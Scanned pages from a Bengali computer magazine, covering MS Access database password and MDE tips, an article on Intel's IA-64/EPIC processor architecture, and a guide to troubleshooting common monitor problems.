ডায়লগ বক্স আসবে তা চিত্র-৫ এর মত দেখাবে। চিত্রে চিহ্নিত স্থান অর্থাৎ Exclusive চেকবক্স সিলেক্ট করে ডাটাবেজটি ওপেন করুন। □ এবার Tools মেনুবারের Security→SetDatabase পাসওয়ার্ডে ক্লিক করুন। এতে করে যে ডায়লগ বক্স আসবে তা চিত্র-৬ এর মত দেখাবে। □ চিত্র-৬ এর Password ঘরে আপনার পাসওয়ার্ডটি লিখুন। Verify ঘরে পুনরায় একই পাসওয়ার্ডটি লিখুন। অর্থাৎ যে পাসওয়ার্ডটি Password ঘরে লিখেছিলেন। এবার OK ক্লিক করুন।

এবার ডাটাবেজটি বন্ধ করে আবার ওপেন করুন। এখন পাসওয়ার্ড ছাড়া উক্ত ডাটাবেজটি ওপেন করা যাবে না।

পাসওয়ার্ড ডিলিট করা: □ পূর্বের ন্যায় অর্থাৎ চিত্র-৫ এর চিহ্নিত চেকবক্স সিলেক্ট করে ডাটাবেজটি ওপেন করুন। □ পাসওয়ার্ড রিকোয়্যারী ডায়লগ বক্সে পাসওয়ার্ড লিখে OK-তে ক্লিক করুন। □ Tools মেনুর →Security→unset Database password-এ ক্লিক করুন। এখানে উল্লেখ্য যে, এই কমান্ডটি একমাত্র তখনই থাকে যখন উক্ত ডাটাবেজে পূর্বে পাসওয়ার্ডভুক্ত থাকে অন্যথায় এটি set Database Password নামে থাকে। □ এতে করে যে ডায়লগ বক্সটি আসবে তাতে আপনার পাসওয়ার্ডটি টাইপ করুন। এরপর ডাটাবেজটি বন্ধ করে আবার ওপেন করুন। এখন আর পাসওয়ার্ড চাইবে না।



চিত্র-৬

পাসওয়ার্ড পরিবর্তন : পাসওয়ার্ড পরিবর্তন করতে চাইলে পাসওয়ার্ড ডিলিট করার অধ্যায় অতিক্রম করে পুনরায় Tools মেনুর →Security→SetDatabase... সিলেক্ট করে নতুন পাসওয়ার্ড লিখুন।

MDE

আপনার ডাটাবেজটি যদি ভিজ্যুয়াল বেসিক কোড সম্বলিত হয় তাহলে একে MDE ফরমেটে রূপান্তর করতে পারেন। এমডিই ফরমেটে ভিজ্যুয়াল বেসিকের কোড কাজ করবে কিন্তু তা দেখা বা পরিবর্তন করা যাবে না। এজন্য কোন ডাটাবেজ এমডিই করার পূর্বে তার একটি ব্যাকআপ অবশ্যই রাখবেন। কোন ডাটাবেজ এমডিই ফরমেটে থাকলে তার ফর্ম, রিপোর্ট, মডিউল ডিজাইন ভিউতে ওপেন করা যায় না এবং উপরে উল্লেখিত কোনটিই এড, ডিলিট বা পরিবর্তন করা যায় না। এখন প্রশ্ন হলো কিভাবে ডাটাবেজকে এমডিই ফাইল করবেন। Tools মেনু →Database utilities → Make MDE ফাইল সিলেক্ট করলে যে ডায়লগ বক্স আসবে এতে যে ডাটাবেজকে এমডিই করবেন তা সিলেক্ট করে Make MDE বাটনে ক্লিক করলে Save MDE As ডায়লগ বক্স আসবে। এতে যে নামে তা সেভ করতে চান তা লিখে সেভ বাটনে ক্লিক করলেই সেভ হবে। আশা করি উপরের টিপস্‌গুলো অনেকেরই কাজে আসবে। ●


আইটানিয়াম (মার্সেড) প্রসেসরের স্থাপত্য IA-64 এবং EPIC

প্রকৌশলী তাজুল ইসলাম
tislam@bdcom.com

(পূর্ব প্রকাশিতের পর)

EPIC সমাধান

রিস্ক (RISC) ও সিস্ক (CISC) প্রযুক্তির সীমাবদ্ধতা কাটিয়ে ওঠার জন্য ইনস্ট্রাকশন পর্যায়ে সমান্তরালকরণ (Parallelism) এনকোর্ডিংয়ের কথা ভাবা হয় এবং এর ফলেই EPIC (Explicitly Parallel Instruction Computing) প্রযুক্তির উদ্ভাবন ঘটে। ইনস্ট্রাকশন পর্যায়ে সমান্তরালকরণ এনকোডিংয়ের জন্য প্রয়োজন একটি শক্তিশালী ও উন্নত কম্পাইলার যা কম্পাইলকালীন সময়ে ইনস্ট্রাকশনকে স্থৈতিকভাবে (Statically) শিডিউল বন্টন করে দিতে পারবে। এখনকার কম্পাইলারসমূহ যদিও সামান্য পরিমাণে তা করে দিতে পারে তথাপি এমন কোন কম্পাইলার খুঁজে পাওয়া যাবে না যা সার্বিক এবং দৃঢ়ভাবে সিপিইউকে কোন্ কোন্ ইনস্ট্রাকশন সমান্তরালভাবে ইস্যু করতে হবে তা বলে দেয়ার ক্ষমতা রাখে। ফলে EPIC প্রযুক্তির জন্য বিশেষভাবে নির্মিত কম্পাইলারের প্রয়োজন হয়। এ ধরনের EPIC কম্পাইলারের বৈশিষ্ট্য হলো এটি ইনস্ট্রাকশন সিডিউলিংয়ের পাশাপাশি কোডের প্যারালালিজম কে সিপিইউ'র কাছে তুলে ধরে। EPIC পরিবারের অন্যতম সদস্য IA-64 এ লক্ষ্যে একটি টেমপ্লেট ফিল্ডের অবতারণা করেছে। এই টেম্প্লেটের কয়েকটি বিট এ তথ্যকে এনকোড করে রাখে। রান-টাইম (Run-time)- এর সময় কম্পাইলার এ টেমপ্লেটটি পড়ে দেখে এবং তাৎক্ষণিকভাবে বুঝতে পারে কোন্ কোন্ ইনস্ট্রাকশনকে সিপিইউ সমান্তরালভাবে ফাংশনাল ইউনিটে পাঠাতে পারবে। বর্তমানে সিস্ক ও রিস্ক প্রসেসরসমূহ গতিশীল সিডিউলিংয়ের ক্ষেত্রে হার্ডওয়্যারের উপর-বিশেষভাবে নির্ভরশীল হয়ে পড়েছে। অন্যদিকে EPIC প্রসেসরগুলো কম্পাইলার তথা সফটওয়্যারের উপর বেশি নির্ভরশীল হতে যাচ্ছে।



চিত্র-১ : রিস্ক, সিস্ক এবং এপিক-এর পারফরমেন্সের তুলনা

সমান্তরাল এনকোডিং

IA-64-এর টেমপ্লেট ধারণাটি সাম্প্রতিক উদ্ভাবন বলা যায়। EPIC স্থাপত্যের প্রবক্তা মাল্টিফ্লো এবং সাইড্রোম প্রবর্তিত কম্পাইলারসমূহে ভিন্ন ধরনের পদ্ধতি ব্যবহৃত হতো।

IA-64 এ ১২৮ বিট প্রশস্থ দীর্ঘ ইনস্ট্রাকশন ওয়ার্ড সন্নিবেশিত হয়েছে। এর প্রত্যেক ওয়ার্ডে তিনটি করে ইনস্ট্রাকশন ও একটি টেমপ্লেট থাকবে। এ টেমপ্লেট সমান্তরাল ইনস্ট্রাকশন সিডিউলিংয়ের ক্ষেত্রে বিশেষ ভূমিকা পালন করবে। যেমন ধরা যাক, IA-64 কম্পাইলার আটটি ইন্টেজার (Integer) ইনস্ট্রাকশন পেলো যার কোনটি পারস্পরিকভাবে নির্ভরশীল নয় সেক্ষেত্রে তারা ফাংশনাল ইউনিটের কাছে সমান্তরালভাবে প্রেরিত হতে পারে। এটা তখন এসব ইনস্ট্রাকশনকে তিনটি ওয়ার্ডে বিভক্ত করবে যার মধ্যে দুটো পূর্ণ ওয়ার্ড বা শব্দ এবং অন্যটি আংশিক। এমতাবস্থায় তৃতীয় ওয়ার্ডকে পূরণ করার জন্য NOP (No Operation Code) জুড়ে দেয়ার প্রয়োজন নেই বরং এটাকে একটি ব্যবহারোপযোগী ইনস্ট্রাকশন দিয়ে পূরণ করতে পারে। এখন যদি কম্পাইলকৃত প্রোগ্রামটি এমন একটি IA-64 প্রসেসরে চালানো হয় যার চারটি ইন্টেজার ইউনিট রয়েছে-সেক্ষেত্রে সিপিইউ টেমপ্লেটটি পড়বে এবং জানতে পারবে পরবর্তী ৮টি ইনস্ট্রাকশনকে সমান্তরালভাবে নির্বাহ করা যায়। যেহেতু সিপিইউতে চারটি ইন্টেজার ইউনিট আছে সেহেতু দুটো ক্লক সাইকেলে সে উক্ত ৮টি ইনস্ট্রাকশন নির্বাহ করে দিতে পারবে। আবার একই প্রোগ্রাম যদি ৮টি ইন্টেজার ইউনিট সম্বলিত একটি IA-64 প্রসেসরে চালানো যায় তাহলে একটি ক্লক সাইকেলে তা নির্বাহ করা সম্ভব হবে। এই পদ্ধতিতে IA-64 প্রজন্ম থেকে প্রজন্মে কোড কম্পাটিবিলিটি বজায় রাখতে সক্ষম হবে (চিত্র-১ দ্রষ্টব্য)।

ব্রাঞ্চ প্রিডিকেশন (Branch Predication)

নতুন ধারণাটি বর্তমানে প্রচলিত পেন্টিয়াম প্রো (পি-৬), Rx000, আলফা বা স্পার্ক- এর ব্রাঞ্চ প্রিডিকশন থেকে অনেকটা ভিন্ন প্রকৃতির। মূলত ব্রাঞ্চ প্রিডিকশনজনিত জটিলতা থেকে মুক্ত হবার একটি উপায় হলো ব্রাঞ্চ প্রেডিকেশন। IA-64 প্রসেসরের যদি কম্পাইলার একটি ব্রাঞ্চ (Branch) কে প্রেডিকেট করতে চায় তাহলে তা একটি প্রেডিকেট রেজিস্টারে একটি মাত্র নির্দিষ্ট পথে সকল ইনস্ট্রাকশনকে নির্ধারণ করে দেয়। এছাড়া সম্পূরক প্রেডিকেট রেজিস্টারে বিকল্প পথে আবার ঐ সকল ইনস্ট্রাকশনকে নির্ধারণ করে রাখে। রান-টাইম সময়ে সিপিইউ উভয় পথে একযোগে ইনস্ট্রাকশনসমূহ নির্বাহ করে। যখন সিপিইউ ব্রাঞ্চ সমস্যার সমাধান করে তখন একটি প্রেডিকেট রেজিস্টারে TRUE এবং অন্যটিতে FALSE লিপিবদ্ধ করে রাখে। ইনস্ট্রাকশনসমূহ নির্বাহ করে তখনই যখন সে প্রেডিকেট রেজিস্টারে TRUE দেখতে পায়। এ পদ্ধতিতে ভুলপথে অনুমান করার অবকাশ নেই; ফলে সিপিইউ ক্লক সাইকেলের অপচয় তেমন হয় না। বর্তমানে ব্রাঞ্চ প্রেডিকেশনের কতিপয় বৈশিষ্ট্য এডভান্সড রিস্ক মেশিনস-এর আর্ম প্রসেসর, ফিলিপসের ট্রাইমেডিয়া মিপস্ Rx000, সানের স্পার্ক, ডিজিটালের আলফা এবং টেক্সাস ইনস্ট্রুমেন্টস- এর TMS320C6xx DSP তে দেখা যায়।


প্রেডিকেশনের সরলতম আকার হিসেবে Conditional Move (CMOV) কে ধরা যায়। ইন্টেলের P-6 প্রজন্ম (পেন্টিয়াম প্রো, টু, থ্রী), আলফা এবং স্পার্কে এ CMOV ইনস্ট্রাকশনটি চালু হয়েছে বেশ কিছুদিন পূর্ব থেকেই। যদিও CMOV কার্যকরী তথাপি ডিজিটাল IA-64 এর মতো প্রত্যেক ইনস্ট্রাকশনকে কন্ডিশনাল বা শর্তসাপেক্ষ করেছে। ইন্টেল অবশ্য প্রথমদিকে এ কনসেপ্টের ব্যাপারে ভিন্নমত পোষণ করেছিল।

ব্রাঞ্চ প্রেডিকেশনের ব্যাপারে এআরএম (ARM)- এর পূর্ব অভিজ্ঞতা ব্যাপক। সকল আর্ম ইনস্ট্রাকশন ১৬ টি সম্ভাব্য কন্ডিশন বা শর্তে প্রেডিকেট করতে পারে। ১৯৮৩ সালে প্রতিষ্ঠিত এ কোম্পানিটি প্রথম থেকেই এ ব্যবস্থা গ্রহণ করে এসেছে। এদিকে IA-64 স্থাপত্যে ৬৪টি প্রেডিকেট রেজিস্টার রয়েছে ফলে তাত্ত্বিকভাবে এটি ৩২টি নেস্টেড ব্রাঞ্চ প্রেডিকেট করতে পারে।

EPIC- এর ভবিষ্যত সম্ভাবনা

টেক্সাস ইনস্ট্রুমেন্টের একজন মুখপাত্র VLIW (Very Large Instruction Word) যা IA-64 এর একটি প্রধান স্তম্ভ- কে মাইক্রোপ্রসেসরের পরবর্তী বিপ্লব বলে অভিহিত করেছেন। ফিলিপ্স VLIW-এর উন্নতি সাধনের লক্ষ্যে প্রচুর অর্থ ব্যয় করেছে এবং এ প্রযুক্তিকে বর্তমানের শ্রেষ্ঠ স্থাপত্যে পরিণত করতে কার্পণ্য করেনি। অবশ্য এ কথা এটা প্রমাণ করে না যে, মার্সেড তথা আইটানিয়াম হবে বিশ্বের সবচেয়ে উচ্চ দক্ষতাসম্পন্ন মাইক্রোপ্রসেসর, এক্ষেত্রে সবচেয়ে বিবেচ্য বিষয় হচ্ছে- রিস্ক প্রযুক্তির এখনো যথেষ্ট অবকাশ আছে এবং EPIC গতি পেতে এখনও সময়ের প্রহর গুণছে।

IA-64 এর দক্ষতা ও কার্যকারিতা কতটুকু হবে তা নিয়ে জল্পনা-কল্পনার শেষ নেই। যদিও ইন্টেল ২০০১ সালে এর দ্বিগুণ গতিসম্পন্ন চিপ ছাড়ার পরিকল্পনা করছে তবে তা ২০০৪ সালের পূর্বে বের হবে কিনা তা নিয়ে সন্দেহ রয়েছে। IA-64 এর দ্বিতীয় প্রজন্ম আবির্ভাবের প্রাক্কালে সত্যিকারের সম্ভবনা উপলব্ধি করা যাবে বলে বিশেষজ্ঞ মহলের অভিমত। ইলেকট্রনিক্স- এর অভূতপূর্ব উন্নয়নের আশীর্বাদে তখন ২০০ মিলিয়ন ট্রানজিস্টর একই চিপে আবদ্ধ করা সম্ভব হবে যার ফলে IA-64 প্রসেসরের জন্য তা সোনায় সোহাগা হবে বলে প্রতীয়মান হয়।



চিত্র-২ : IA-64 প্রসেসরের প্রজন্ম থেকে প্রজন্মের সাযুজ্যতা

(বাকি অংশ ৭৮ নং পৃষ্ঠায়)

মনিটরের ১০টি সমস্যা ও সহজ সমাধান

ফাহিম হুসাইন
fhussain@eudonamail.com

মনিটর এমন একটি অপরিহার্য কমপিউটার ডিভাইস যা পিসির ভেতরের ভিডিও কার্ড থেকে সিগন্যাল পেয়ে সে অনুযায়ী কাজ করে। এ কারণে অনেক মনিটর সংক্রান্ত সমস্যার সাথে ভিডিও কার্ডজনিত সমস্যাও সম্পৃক্ত। কিন্তু মনিটর সংক্রান্ত এরূপ সমস্যাগুলোর বেশ কিছু কারণ রয়েছে। এই সংক্ষিপ্ত পরিসরে পাঠকদের সাধারণত কাজে লাগে এমন কয়েকটি সমস্যা সম্পর্কে আলোচনা করা হলো—

মনিটর সম্পর্কিত যে কোন প্রকার ট্রাবলশুটিংয়ের আগে আমাদের মনে রাখতে হবে যে মনিটরের কেস খোলা বেশ ঝুকিপূর্ণ কাজ। কারণ এতে কোন কোন সময় মনিটর নষ্ট হয়ে যাবার সম্ভাবনা থাকে।

সমস্যা-১ : মনিটরে কোন ছবি আসছে না।

সমাধান : সমস্যাটির বেশ কয়েকটি সমাধান রয়েছে। প্রথমতঃ নিশ্চিত হোন মনিটরটির সাথে যথাযথভাবে বিদ্যুৎ সংযোগ স্থাপন করা হয়েছে কিনা। বেশিরভাগ মনিটরের সামনে একটি ছোট্ট লাইট থাকে যেটি মনিটরের পাওয়ার সংক্রান্ত ষ্ট্যাটাস নির্দেশ করে। যদি এটি জ্বলে ওঠে তাহলে বুঝবেন এক্ষেত্রে বিদ্যুৎ সংক্রান্ত সমস্যা নয় বরং অন্য কোন সমস্যা রয়েছে। মনিটরে অবস্থিত বিভিন্ন সুইচ যা স্ক্রীণের রঙ এবং লাইটিং এডজাষ্ট করতে ব্যবহৃত হয় সেগুলোর ভুল প্রয়োগেও কোন সমস্যা ছাড়াই মনিটর কালো হয়ে যেতে পারে।

যদি স্ক্রীণ সম্পূর্ণ কালো হবার বদলে পুরোপুরি সাদা বা ধূসর রঙের হয় এবং অদ্ভুত কোন শব্দ যদি ক্রমাগতভাবে মনিটর থেকে উৎপন্ন হতে থাকে তাহলে ধরে নিতে হবে এটি ভিডিওকার্ড থেকে প্রয়োজনীয় সিগন্যাল পাচ্ছেনা। পরীক্ষা করে দেখুন মনিটর এবং পিসির মধ্যবর্তী ক্যাবল সংযোগ ঠিক আছে কিনা। কিংবা কোনো পিন ভেঙ্গে গিয়েছে কিনা। প্রয়োজনে ভিডিও কার্ড এবং মনিটরের মধ্যে সংযোগের জন্য নতুন ভিডিও ক্যাবল ব্যবহার করতে পারেন। কিছু কিছু ভিডিও ক্যাবল মনিটরের সাথে স্থায়ীভাবে লাগানো সেগুলো খোলার চেষ্টা না করাই ভাল।

উইন্ডোজ ৯৫/৯৮-এর সিস্টেম সেটিংয়ে যেন আপনার মনিটরটি তালিকাভুক্ত থাকে সেটি নিশ্চিত করুন। এজন্য প্রথমে ষ্টার্ট বাটনে ক্লিক করুন। এরপর সেটিংস এবং পরে কন্ট্রোল প্যানেলে প্রবেশ করুন। সেখান থেকে 'ডিসপ্লে' আইকনটিতে দু'বার ক্লিক করুন।

উইন্ডোজ ৯৮ ব্যবহারকারীদের মনিটরের প্রোপার্টি উইন্ডোতে যেতে হলে যথাক্রমে সেটিংস ট্যাব, এডভান্স বাটন এবং মনিটর ট্যাব-এ ক্লিক করতে হবে। সেখানে 'Change' বাটনটিতে ক্লিক করলে ডিভাইস ড্রাইভার উইজার্ড আপডেট হওয়া শুরু করবে যা অনায়াসে মনিটরে সেটআপ করে দিবে।

আর উইন্ডোজ ৯৮-এ, ডিসপ্লে আইকনটিতে দু'বার ক্লিক করার পর যথাক্রমে সেটিংস ট্যাব এবং Change Display Type বাটনে ক্লিক করতে হবে। এক্ষেত্রে মনিটর টাইপ শীর্ষক বক্সটিতে বর্তমানে ব্যবহৃত মনিটরটির নাম ডিসপ্লে করা থাকবে। যদি মনিটর বদলাতে চান তাহলে Change বাটনে ক্লিক করুন (এখানে লক্ষ্যণীয় যদি মনিটরের কার্যক্ষমতার বেশি কোন সেটিংস আপনার মনিটরের ক্ষতি করতে পারে। তাই মনিটর সংক্রান্ত ম্যানুয়াল থেকে এর প্রকৃত কার্যক্ষমতা সম্পর্কে সঠিক ধারণা নিন)। প্রথমে সঠিক মনিটর প্রস্তুতকারক ও মডেলটি চিহ্নিত করুন। যদি সেই মডেলটি না থাকে তাহলে স্ট্যান্ডার্ড মনিটর হিসেবে সেটিকে উল্লেখ করে Ok বাটনে ক্লিক করুন।

মনিটরে কোন ছবি না আসলে আপনি আরেকটি পরীক্ষা করতে পারেন। পুনরায় কমপিউটারটি অন করে লক্ষ্য করুন যদি কয়েক সেকেন্ডের মধ্যেই সিস্টেম বিপ বা শব্দ শোনা যায় তাহলে বোঝা যাবে যে পিসির আভ্যন্তরীণ টেষ্টগুলো ঠিকমতো সম্পন্ন হয়েছে এবং ডিসপ্লেতে যে সমস্যা হচ্ছে সেটির জন্য সম্ভবত মনিটরই দায়ী।

আর যদি লক্ষ্য করেন মনিটর অন হবার পরও মোটামুটি ৯০ সেকেন্ডের মতো হার্ডড্রাইভ ইন্ডিকেটর এবং পাওয়ার LED জ্বলছে তাহলে ধরে নিন পিসি ঠিক মতোই কাজ করছে। এক্ষেত্রে স্পিকার অন করা থাকলে উইন্ডোজ ৯৫, ৯৮ বা ৩.১-এর ক্ষেত্রে আপনি উইন্ডোজের ওপেনিং সাউন্ড শুনতে পাবেন।

কিন্তু যদি বিপ আওয়াজ পাওয়া না যায় অথবা হার্ডডিস্ক কাজ না করে তাহলে ধরে নিন মনিটর নয়, পিসির মাদারবোর্ড বা অন্য কম্পোনেন্টে সমস্যা দেখা দিয়েছে। আর যদি দু'বার ধীরে ধীরে বিপ আওয়াজ শুনতে পান বা দু'টো ছোট বিপ অপেক্ষাকৃত জোড়ে একবার বিপ আওয়াজ শুনতে পান কিংবা দু'বার আস্তে আস্তে বিপ বা একটি বড় বিপ এবং দুটো ছোট বিপ শুনতে পান কিংবা দু'বার আস্তে আস্তে বিপ বা একটি বড় বিপ এবং দুটো ছোট বিপ আওয়াজ শুনতে পান এবং ডিস্প্লে ছাড়া যদি পিসির অন্যান্য কম্পোনেন্টগুলো ঠিকমতো কাজ করে তাহলে বুঝতে হবে সম্ভবত পিসির ভিডিও কার্ডই সমস্যার মূল কারণ।

এক নজরে মনিটরের যত্ন

* কখনো মনিটরের কেস্ খুলবেন না। কারণ এতে যেমন মনিটরের ক্ষতি হবে, তেমনি আপনার ও ক্ষতি হবে। মনিটরে রয়েছে আভ্যন্তরীণ পাওয়ার সোর্স যার কারণে বাইরের বৈদ্যুতিক সংযোগ বন্ধ থাকলেও এর ভিতরে প্রচুর বৈদ্যুতিক চার্জ জমা থাকে এবং এর কেস্ খুললে আপনি বেশ বড় ইলেকট্রিক শক্ খেতে পারেন।

* মনিটরকে ঠান্ডা হতে দেয়ার জন্য এর চারপাশটা মোটামুটি ফাঁকা হওয়া দরকার। যদি মনিটরকে ঘিরে প্রচুর জিনিসপত্র ঠাসাঠাসি অবস্থায় থাকে তাহলে এর ব্যবহার ক্ষমতা কমে যেতে পারে। এছাড়া মনিটরে উপরে কখনো কিছু রাখা উচিত নয়।

* তাপের উৎস, স্যাঁতস্যাঁতে আবহাওয়া, চুম্বকক্ষেত্র, বৈদ্যুতিক মোটর, আশটে কার্পেট সম্বলিত স্থানে মনিটর রাখা ক্ষতিকর।

* মনিটরের সাথে যে পাওয়ার কার্ডটি দেয়া হয়, সেটিই সবসময় ব্যবহার করা উচিত।

* মনিটর পরিষ্কার করার পূর্বে সেটিকে আনপ্লাগড করে নিতে হবে। তারপর শুকনো কাপড় অথবা সামান্য পানি বা গ্লাস ক্লিনিং তরলে ভেজানো কাপড় দিয়ে সেটি মোছা উচিত।

* মনিটরের সাথে যে স্ট্যান্ডটি দেয়া হয় সেটি অবশ্যই ব্যবহার করতে হবে। কারণ এতে করে মনিটরের নিচের এবং পিছনের অংশে বাতাস প্রবেশ করতে পারে।

* তেলতেলে এবং ময়লা হাতে কখনো স্ক্রীণ ধরবেন না। এছাড়া পারতপক্ষে স্ক্রীণ ধরা থেকে বিরত থাকতে হবে।

মনিটরের জটিল কোন সমস্যা হলে কখনই নিজে ঠিক করার কথা ভাববেন না। সব সময় বিশেষজ্ঞদের পরামর্শ নিন। নতুন মনিটর কেনার সময় লক্ষ্য রাখবেন যে সেটি আপনার পিসির বিশেষ করে ভিডিও কার্ডের বর্তমান সেটআপের সাথে কম্প্যাটিবল কিনা।

সমস্যা ২ : মনিটরে বিদ্যুৎ সংযোগ স্থাপন সম্ভব হচ্ছে না।

সমাধান : যদি এ ধরনের সমস্যা দেখা যায় তাহলে লক্ষ্য করবেন যে মনিটরের নিচে ইন্ডিকেটর লাইটটিও নিভে আছে। এরূপ সমস্যার বেশ কিছু সমাধান রয়েছে।

প্রথমতঃ মনিটরের পাওয়ার বাটন ঠিকমতো পুশ করুন। অনেক সময় পাওয়ার বাটন সঠিকভাবে না চাপাতে মনিটরে বিদ্যুৎ সংযোগ স্থাপন হয় না। তাই পাওয়ার বাটন পুনরায় পুশ করে দেখুন। বাটনটি ঠিক আছে কিনা।

আবার অনেক কমপিউটারেই সিপিইউ-র পাওয়ার কর্ডের মাধ্যমে পিসির মনিটরগুলো যুক্ত থাকে। এরূপ ক্ষেত্রে পিসিতে বিদ্যুৎ সংযোগ স্থাপন সম্ভব না হলে মনিটরও তা পায় না (এক্ষেত্রে লক্ষ্যণীয় : ভিডিও সিগন্যাল আদান-প্রদানের জন্য একটি ক্যাবল এবং পিন কানেক্টরের মাধ্যমে মনিটর আর সিপিইউ সংযুক্ত থাকে। এটি পাওয়ার বর্জনীয়)। তাই পরীক্ষা করে দেখুন দু'ধরনের ক্যাবল সংযোগ ঠিক আছে কিনা।

কোন কোন মনিটরের পেছনে কালো নবের মতো ফিউজ থাকে, যদি সেটি পুড়ে যায় তাহলে তা বদলিয়ে নতুন ফিউজ ব্যবহার করতে হবে। তবে বারংবার ফিউজ পুড়ে যাবার সমস্যার সৃষ্টি হলে বুঝতে হবে সেটি মনিটরের আভ্যন্তরীণ সার্কিটের কারণেও হতে পারে। এক্ষেত্রে বিশেষজ্ঞদের মতামত ও সাহায্য নিতে হবে।

সমস্যা ৩ : স্ক্রীণ সেভার সেটআপ করার পরও মনিটর নিষ্ক্রিয় অবস্থায় কিছুক্ষণ পর পর বন্ধ হয়ে যাচ্ছে।

সমাধান : এরূপ সমস্যার সৃষ্টি হলে বুঝতে হবে মনিটরে এনার্জি-সেভিং ফিচারটি কার্যকর অবস্থায় আছে। এরূপ সমস্যার সমাধানের লক্ষ্যে উইন্ডোজ ৯৫/৯৮-এর ডেস্কটপে ষ্টার্ট/সেটিংস/কন্ট্রোল প্যানেল এরপর সেখান থেকে ডিসপ্লে আইকনে দু'বার ক্লিক করে এবং 'স্ক্রীণ সেভার' ট্যাবটিতে ক্লিক করুন।

কাঙ্ক্ষিত উইন্ডোটি থেকে আপনি বেছে নিতে পারবেন পছন্দ অনুযায়ী স্ক্রীণ সেভার এবং যত সময় পরে সেগুলো কার্যকরী হবে তাও নির্ধারণ করে দিতে পারেন।

যদি আপনার মনিটরে এনার্জি ফিচার থাকে তাহলে উইন্ডোটির শেষ অর্ধাংশ ব্যবহারে উপযোগী থাকবে। নতুবা তা ডিস্এবল করা থাকবে। উইন্ড ৯৮-এ এনার্জি সেভিং ফিচারগুলো কন্ট্রোল করতে হলে প্রথমে আলোচ্য উইন্ডোর অর্ধাংশের সেটিংস বাটনটিতে ক্লিক করুন।

তাহলে পাওয়ার ম্যানেজমেন্ট প্রপার্টি উইন্ডো খুলে যাবে। যেখানে একটি মনিটর বা সিস্টেম কতক্ষণ ধরে কাজ না করলে এনার্জি সেভিং ফিচারগুলো কার্যকর হবে তা নির্ধারণ করা যায়। এখানে থাকে চারটা অপশন Power/Scheme, সিস্টেম ষ্ট্যান্ডবাই Turn off mitor Turn off hard disks. উইন্ডোজ ৯৮-এর ক্ষেত্রে শেষের তিনটা বক্সে

মাউসের সাহায্যে ক্লিক করে আপনি নির্ধারণ করতে পারেন ঠিক কতক্ষণ পর আপনার সিস্টেমের মনিটর হার্ডডিস্ক অথবা পুরো সিস্টেম স্টান্ডবাই হবে কিংবা বন্ধ হয়ে যাবে। তবে আপনি এখান থেকে 'Never' সিলেক্ট করলে 'এনার্জি সেভিং' ফিচারগুলো ডিস্এবল হয়ে যাবে।

এছাড়া এই উইন্ডোর Advanced ট্যাবে ক্লিক করলে দুটো অপশনসহ একটি উইন্ডো খুলে যাবে। এতে টাস্কবারে আপনি পাওয়ার মিটার দেখতে চান কিনা এবং সিস্টেম স্ট্যান্ডবাই হয়ে গেলে পাসওয়ার্ডের প্রটেক্ট চান কিনা তা নির্ধারণ করা যেতে পারে।

সমস্যা ৪ : উইন্ডোজ ৯৮-এর অধীনে যে দ্বিতীয় মনিটরটি ইনস্টল করা হয়েছে সেটি একসেস করা যাচ্ছে না।

সমাধান : উইন্ডোজ ৯৮-এ দ্বিতীয় মনিটর ইনস্টল করা অন্যান্য অপারেটিং সিস্টেমের তুলনায় বেশ সুবিধাজনক। তবে আমাদের নিশ্চিত করতে হবে দুটো মনিটরের জন্য পৃথক দুটো ভিডিও কার্ড থাকবে কিনা। (তবে অনেক পুরানো পিসিতে দ্বিতীয় ভিডিও কার্ড ইনস্টল করার জন্য প্রয়োজনীয় খালি PCI স্লট মাদারবোর্ডে থাকেনা)। এছাড়া অতিরিক্ত মনিটরটি পুরানো ISA ভিডিও কার্ড ব্যবহার করতে পারে না (এক্ষেত্রে পিসিআই অথবা এজিপি ভিডিও কার্ড কার্যকরী)।

সমস্যা ৫ : মনিটরের ভিতর থেকে ক্রমশঃ অদ্ভুত শব্দ শুনতে পাচ্ছেন?

সমাধান : অনেক সময় মনিটর চালু হবার সময় সামান্য শব্দ হওয়া স্বাভাবিক। কিন্তু, সবসময় এক ধরনের শোশো আওয়াজ মনিটরের মধ্য থেকে পেতে থাকলে ব্যাপারটি চিন্তার কারণ বৈকি? এরূপ সমস্যা থেকে রক্ষায় প্রথমেই মনিটরে জমা ধুলোবালি ঝেড়ে ফেলুন। Pupping Sound ধুলোবালি হতে উৎপন্ন হয়। কোন কোন ক্ষেত্রে স্থিরবিদ্যুৎ থেকেও সৃষ্টি হতে পারে। এছাড়া বাজে পাওয়ার কর্ড ব্যবহার করে থাকলে সেটিও বদলানো উচিত। তাছাড়া মনিটরের রেজ্যুলুশনও কমিয়ে রাখতে পারেন।

যদি এরপরও এরূপ সমস্যার সমাধান না হয় তাহলে বিশেষজ্ঞের পরামর্শ নেয়া উচিত। কারণ এরূপ ক্ষেত্রে মনিটরের ভিতরে ধুলোবালি জমে যাবার বেশি সম্ভাবনা রয়েছে যা পরিষ্কার করার জন্য পেশাদার ও অভিজ্ঞতাসম্পন্ন পরামর্শকের সাহায্য নেয়া উচিত। এছাড়া ক্রমাগত কিছু বিরক্তিকর শব্দ শোনার সাথে সাথে মনিটর থেকে যদি ক্যাবল পোড়ার গন্ধ বের হয় তাহলে বুঝতে হবে মনিটরটির ভেতরের পাওয়ার সাপ্লাই লাইন ক্ষতিগ্রস্থ হয়েছে।

সমস্যা ৬ : স্ক্রীণের ইমেজ নিম্নমানের হচ্ছে এবং টেক্সট পড়া যাচ্ছে না?

সমাধান : মনিটরটির উইন্ডো কন্ট্রোলগুলো এডজাস্ট করার চেষ্টা করুন। এরপরও যদি ছবি খারাপ আসে তাহলে নিচের ব্যাপারগুলো সতর্কতার সাথে পরীক্ষা করুন। আপনার মনিটরটির আশেপাশে এমন কোন যন্ত্রপাতি থাকতে পারে যা ম্যাগনেটিক ফিল্ড-এর জন্ম দেয়, (যেমন— স্পিকার, স্ক্যানার, মটর, বৈদ্যুতিক উৎস ইত্যাদি) এমনকি দুটো মনিটর খুব কাছাকাছি রাখলে তাদের পরস্পরের ইমেজ কোয়ালিটি নষ্ট হয়ে যাবার সম্ভাবনা থাকে।

